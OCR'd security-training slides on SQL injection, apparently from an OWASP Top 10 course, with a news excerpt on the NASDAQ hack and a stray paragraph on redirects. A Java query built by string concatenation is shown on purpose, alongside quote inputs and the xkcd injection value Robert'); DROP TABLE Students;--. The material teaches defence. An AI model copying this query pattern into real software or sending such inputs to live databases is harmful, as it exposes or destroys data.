Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.


1. Injection

Injection occurs when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.



Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific

http://arstechnica.com/security/2013/07/25/nasdaq-is-owned-five-men-charged-in-largest-financial-hack-ever/




“NASDAQ is owned.” Five men charged in largest financial hack ever

Scheme created hundreds of millions of dollars in losses to world's biggest institutions.


by **Dan Goodin** - Jul 25, 2013 2:55pm EDT

Five Eastern European men have been charged with operating a global hacking operation that infiltrated some of the world's biggest financial institutions, pilfered data for more than 160 million credit cards, and created hundreds of millions of dollars in losses.

The case, brought by US attorneys in Manhattan and New Jersey, is the largest hacking scheme ever prosecuted in the US, Department of Justice officials said. From 2005 to 2012, the four Russian nationals and a Ukrainian penetrated the private networks of the Nasdaq stock exchange, Citibank, PNC Bank, Heartland Payment Systems, 7-Eleven, JCPenney, Hannaford Brothers, and others, prosecutors alleged in indictments unsealed Thursday morning. The hacking gang traded text strings that exploited SQL-injection vulnerabilities in the victim companies' websites to obtain login credentials and other sensitive data, then installed malware that gave them persistent backdoor access to the networks.



Baaz




Baaz

Number	First	Last
17232	Lihong	Baaz
17824	Navin	Baaz
18262	Tru	Baaz
18592	Jixiang	Baaz
20748	Janalee	Baaz
22186	Duangkaew	Baaz
24454	Boalin	Baaz


```
jdbcTemplate.queryForList("select * from employees where last_name = '" + name + "'");
```

✓

‘;



HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.


https://xkcd.com/327/



';

Submit






